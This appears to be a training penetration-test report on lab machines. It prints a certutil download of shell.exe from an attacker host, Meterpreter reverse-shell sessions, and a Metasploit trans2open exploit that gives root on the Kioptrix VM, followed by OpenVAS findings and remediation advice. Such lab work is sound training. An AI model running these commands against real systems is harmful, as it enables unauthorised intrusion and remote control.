
The payload file was downloaded onto the Windows target machine using the certutil utility.

Command Used

```
certutil -urlcache -split -f http://192.168.47.135:8080/shell.exe shell.exe
```

Output

The payload download completed successfully.



Step 7: Successful Meterpreter Session Establishment

After executing the payload file, a successful Meterpreter session was established between the attacker and victim machine.

Commands Used

`getuid`

`sysinfo`

`ipconfig`

Information Collected

Username

Computer Name

Operating System

Architecture

Domain Information

Network Configuration



```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.47.135:4444
[*] Sending stage (199238 bytes) to 192.168.47.138
[*] Meterpreter session 3 opened (192.168.47.135:4444 -> 192.168.47.138:49182) at 2026-05-20 05:37:07 -0400
```

```
meterpreter > getuid
Server username: WIN-3FQMRCJ6EH0\sachi
meterpreter > sysinfo
Computer      : WIN-3FQMRCJ6EH0
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig
```

```
Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Step 8: Capturing Network Traffic Using Wireshark

Wireshark was used to capture network packets exchanged between the attacker and victim systems during payload transfer and Meterpreter communication.

Evidence Collected


HTTP GET Requests

Reverse TCP Traffic

Source and Destination IP Addresses

Port 4444 Communication

Packet Details



Chain of Custody Table

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP and Reverse TCP Traffic	VAPT Analyst	2026-05-20	SHA256
Payload File	Generated shell.exe Payload	VAPT Analyst	2026-05-20	SHA256
Meterpreter Session	Reverse Shell Access Logs	VAPT Analyst	2026-05-20	SHA256
Wireshark Capture	Captured Network Packets	VAPT Analyst	2026-05-20	SHA256

Evidence Collection Summary

During the post-exploitation phase, a Meterpreter reverse TCP session was successfully established on the Windows 7 target system. System details, user information, and network configuration were collected. The payload transfer and reverse shell communication were monitored using Wireshark. All evidence was documented properly while maintaining chain-of-custody procedures for forensic analysis and reporting purposes.



CAPSTONE PROJECT: FULL VAPT CYCLE ON KIOPTRIX LEVEL 1

1. Executive Summary

A complete Vulnerability Assessment and Penetration Testing (VAPT) exercise was conducted against the Kioptrix Level 1 virtual machine in a controlled lab environment. The objective was to identify vulnerabilities, validate exploitability, gain access to the system, and document remediation recommendations following PTES methodology.

The assessment started with network reconnaissance and host discovery using Netdiscover. Service enumeration was performed using Nmap, revealing multiple open services including HTTP, HTTPS, SSH, RPC, and SMB. Web enumeration with DIRB identified accessible directories and resources hosted on the web server.

Further analysis revealed that the target was running Samba 2.2.1a, a vulnerable version affected by the trans2open remote code execution vulnerability. Exploitation was performed using Metasploit Framework, resulting in successful root-level access to the target machine.

After exploitation, OpenVAS vulnerability assessment identified additional security weaknesses such as weak SSL/TLS configurations, weak cipher suites, HTTP TRACE method exposure, weak SSH host keys, and web application vulnerabilities. The assessment demonstrates how outdated software and insecure configurations can lead to full system compromise.

2. PTES Methodology Followed

Phase 1 – Reconnaissance

Objective: Discover active systems within the network.

Tool Used-----Netdiscover

Result:

Active hosts identified in subnet 192.168.47.0/24.

Target machine identified as 192.168.47.142.



Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
!_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability caused by running, installing or using this UM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production environment. Nor should you give this system access to the outside world (the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: _

17 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1020

Currently scanning: Finished! | Screen View: Unique Hosts

Currently scanning: Finished! | Screen View: Unique Hosts

18 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1080

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.47.1	00:50:56:c0:00:08	14	840	VMware, Inc.
192.168.47.2	00:50:56:ff:21:ee	2	120	VMware, Inc.
192.168.47.142	00:0c:29:cb:71:3d	1	60	VMware, Inc.
192.168.47.254	00:50:56:e1:32:cf	1	60	VMware, Inc.

Phase 2 – Enumeration

Objective: Identify services, ports, and operating system information.

Tool Used-----Nmap

Command:

nmap -A 192.168.47.142

Open Services Identified:

Port	Service
22	SSH
80	HTTP
111	RPC
139	SMB
443	HTTPS
32768	RPC Status

Key Findings:

Apache HTTP Server 1.3.20

OpenSSL 0.9.6b

Samba smbd

Linux Kernel 2.4.x



```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100024  1                32768/tcp  status
|_ 100024  1                32768/udp  status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: RMYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-date: 2026-05-20T11:47:45+00:00; +1m49s from scanner time.
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/cou
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ http-title: 400 Bad Request
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
32768/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:CB:71:3D (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: 1m48s

TRACEROUTE
HOP RTT ADDRESS
1 0.72 ms 192.168.47.142

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds

```

Phase 3 – Vulnerability Analysis

Objective: Identify exploitable vulnerabilities.

Tool Used-----Metasploit SMB Version Scanner

Result:Samba 2.2.1a detected

The detected Samba version is vulnerable to the well-known trans2open buffer overflow vulnerability.



Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/smb_version	.	normal	No	SMB Version Detection

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/smb/smb_version`

```
msf > use 0
msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.47.142
rhosts => 192.168.47.142
msf auxiliary(scanner/smb/smb_version) > run
[*] 192.168.47.142:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.47.142 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > █
```

Phase 4 – Web Enumeration

Objective: Discover hidden directories and resources.

Tool Used-----DIRB

Command:

```
dirb http://192.168.47.142
```

Directories Discovered

```
/manual/
/usage/
/mrtg/
```

Restricted Directories:

```
/root
/operator
/cgi-bin
```

```
(root@kali) ~ - ssh - 192.168.47.142
# dirb http://192.168.47.142

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed May 20 07:50:10 2026
URL_BASE: http://192.168.47.142/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.47.142/ ----
+ http://192.168.47.142/~operator (CODE:403|SIZE:273)
+ http://192.168.47.142/~root (CODE:403|SIZE:269)
+ http://192.168.47.142/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.47.142/index.html (CODE:200|SIZE:2890)
==> DIRECTORY: http://192.168.47.142/manual/
==> DIRECTORY: http://192.168.47.142/mrtg/
==> DIRECTORY: http://192.168.47.142/usage/

---- Entering directory: http://192.168.47.142/manual/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.47.142/mrtg/ ----
+ http://192.168.47.142/mrtg/index.html (CODE:200|SIZE:17318)

---- Entering directory: http://192.168.47.142/usage/ ----
+ http://192.168.47.142/usage/index.html (CODE:200|SIZE:4261)

-----

END_TIME: Wed May 20 07:50:42 2026
DOWNLOADED: 13836 - FOUND: 6

(root@kali) ~ - ssh - 192.168.47.142
# █
```




Phase 5 – Exploitation

Objective:

Gain unauthorized access through identified vulnerability.

Tool Used-----Metasploit Framework

Exploit Used-----exploit/linux/samba/trans2open

Target-----192.168.47.142

Result:

Command shell session opened

uid=0(root)

gid=0(root)

whoami

root

Successful exploitation provided root privileges on the target system.

```
msf > search trans2open

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/freebsd/samba/trans2open         2003-04-07      great No    Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open           2003-04-07      great No    Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open             2003-04-07      great No    Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open         2003-04-07      great No    Samba trans2open Overflow (Solaris SPARC)
4  \ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . .
5  \ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . .

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > set rhosts 192.168.47.142
rhosts => 192.168.47.142

View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.47.135:4444
[*] 192.168.47.142:139 - Trying return address 0xbffffdc...
[*] 192.168.47.142:139 - Trying return address 0xbffffcfc...
[*] 192.168.47.142:139 - Trying return address 0xbffffbfc...
[*] 192.168.47.142:139 - Trying return address 0xbffffafc...
[*] 192.168.47.142:139 - Trying return address 0xbffff9fc...
[*] 192.168.47.142:139 - Trying return address 0xbffff8fc...
[*] 192.168.47.142:139 - Trying return address 0xbffff7fc...
[*] 192.168.47.142:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.47.135:4444 -> 192.168.47.142:32773) at 2026-05-20 08:35:37 -0400

[*] Command shell session 2 opened (192.168.47.135:4444 -> 192.168.47.142:32774) at 2026-05-20 08:35:38 -0400
[*] Command shell session 3 opened (192.168.47.135:4444 -> 192.168.47.142:32775) at 2026-05-20 08:35:40 -0400
[*] Command shell session 4 opened (192.168.47.135:4444 -> 192.168.47.142:32776) at 2026-05-20 08:35:41 -0400

id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```



3. OpenVAS Vulnerability Assessment Results

OpenVAS scan was performed after exploitation to identify additional vulnerabilities.

High Severity Findings

1. SSL/TLS Deprecated Protocol Detection

Severity: High

Description:

The server supports deprecated SSL protocols that are vulnerable to multiple cryptographic attacks.

2. Weak SSL Cipher Suites

Severity: High

Description:

The HTTPS service supports weak and outdated cipher suites.

3. Weak SSH Host Keys

Severity: High

Description:

Weak SSH keys reduce authentication security and increase cryptographic risks.

Medium Severity Findings

4. HTTP TRACE Method Enabled

Severity: Medium

Description:

TRACE method may assist Cross Site Tracing attacks.

5. Website Cross Site Scripting Vulnerability

Severity: Medium

Description:

Improper input validation may permit client-side script execution.


Additional Findings

SSL/TLS Report Vulnerable Cipher Suites

SSL/TLS Weak Cipher Support

Weak RSA Certificate Keys

SSL Certificate Configuration Weaknesses



4. OpenVAS Findings Log

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00:00	192.168.47.142	Host Discovery	Reconnaissance
2025-08-25 13:10:00	192.168.47.142	Open Services Found Enumeration	
2025-08-25 13:20:00	192.168.47.142	Samba 2.2.1a Detected	Vulnerability Analysis
2025-08-25 13:30:00	192.168.47.142	trans2open Vulnerability	Vulnerability Analysis
2025-08-25 13:40:00	192.168.47.142	Root Access Achieved	Exploitation
2025-08-25 14:00:00	192.168.47.142	Weak SSL/TLS	Vulnerability Assessment
2025-08-25 14:05:00	192.168.47.142	Weak SSH Keys	Vulnerability Assessment
2025-08-25 14:10:00	192.168.47.142	TRACE Enabled	Vulnerability Assessment

5. Remediation Recommendations

Samba Service

Upgrade Samba to a supported version.
Remove vulnerable Samba 2.2.1a installation.
Disable SMB service if not required.

Web Server

Upgrade Apache Web Server.
Remove unnecessary directories.
Disable HTTP TRACE and TRACK methods.



SSL/TLS

- Disable SSLv2 and SSLv3.
- Enable TLS 1.2 or higher.
- Remove weak cipher suites.

SSH

- Generate stronger host keys.
- Disable legacy cryptographic algorithms.

General Security

- Apply regular security patches.
- Conduct periodic vulnerability scans.
- Implement secure configuration standards.
- Follow least privilege principles.
- Perform remediation verification scans.

6. Conclusion

The VAPT engagement successfully identified multiple vulnerabilities within the Kioptrix Level 1 environment. Through reconnaissance, enumeration, vulnerability analysis, exploitation, and post-assessment activities, a critical Samba vulnerability was exploited resulting in root-level access. OpenVAS further identified several high-risk security weaknesses affecting SSL/TLS, SSH, and web server configurations.

The assessment demonstrates the importance of timely patch management, secure service configuration, and continuous vulnerability monitoring. Implementing the recommended remediation measures will significantly improve the overall security posture of the system.

7. Non-Technical Briefing

A security assessment was conducted on the Kioptrix Level 1 virtual machine to evaluate its security posture. Several outdated services and insecure configurations were identified during testing. A critical vulnerability in the Samba service allowed complete administrative access to the system. Additional weaknesses were found in SSL/TLS settings, SSH configurations, and web server security controls. These issues could allow attackers to compromise sensitive information and gain unauthorized access. Immediate patching, secure configuration management, and periodic vulnerability assessments are recommended. Addressing these findings will significantly reduce security risks and strengthen the organization's overall cybersecurity posture.



CYART

inquiry@cyart.io

www.cyart.io



CYART

inquiry@cyart.io

www.cyart.io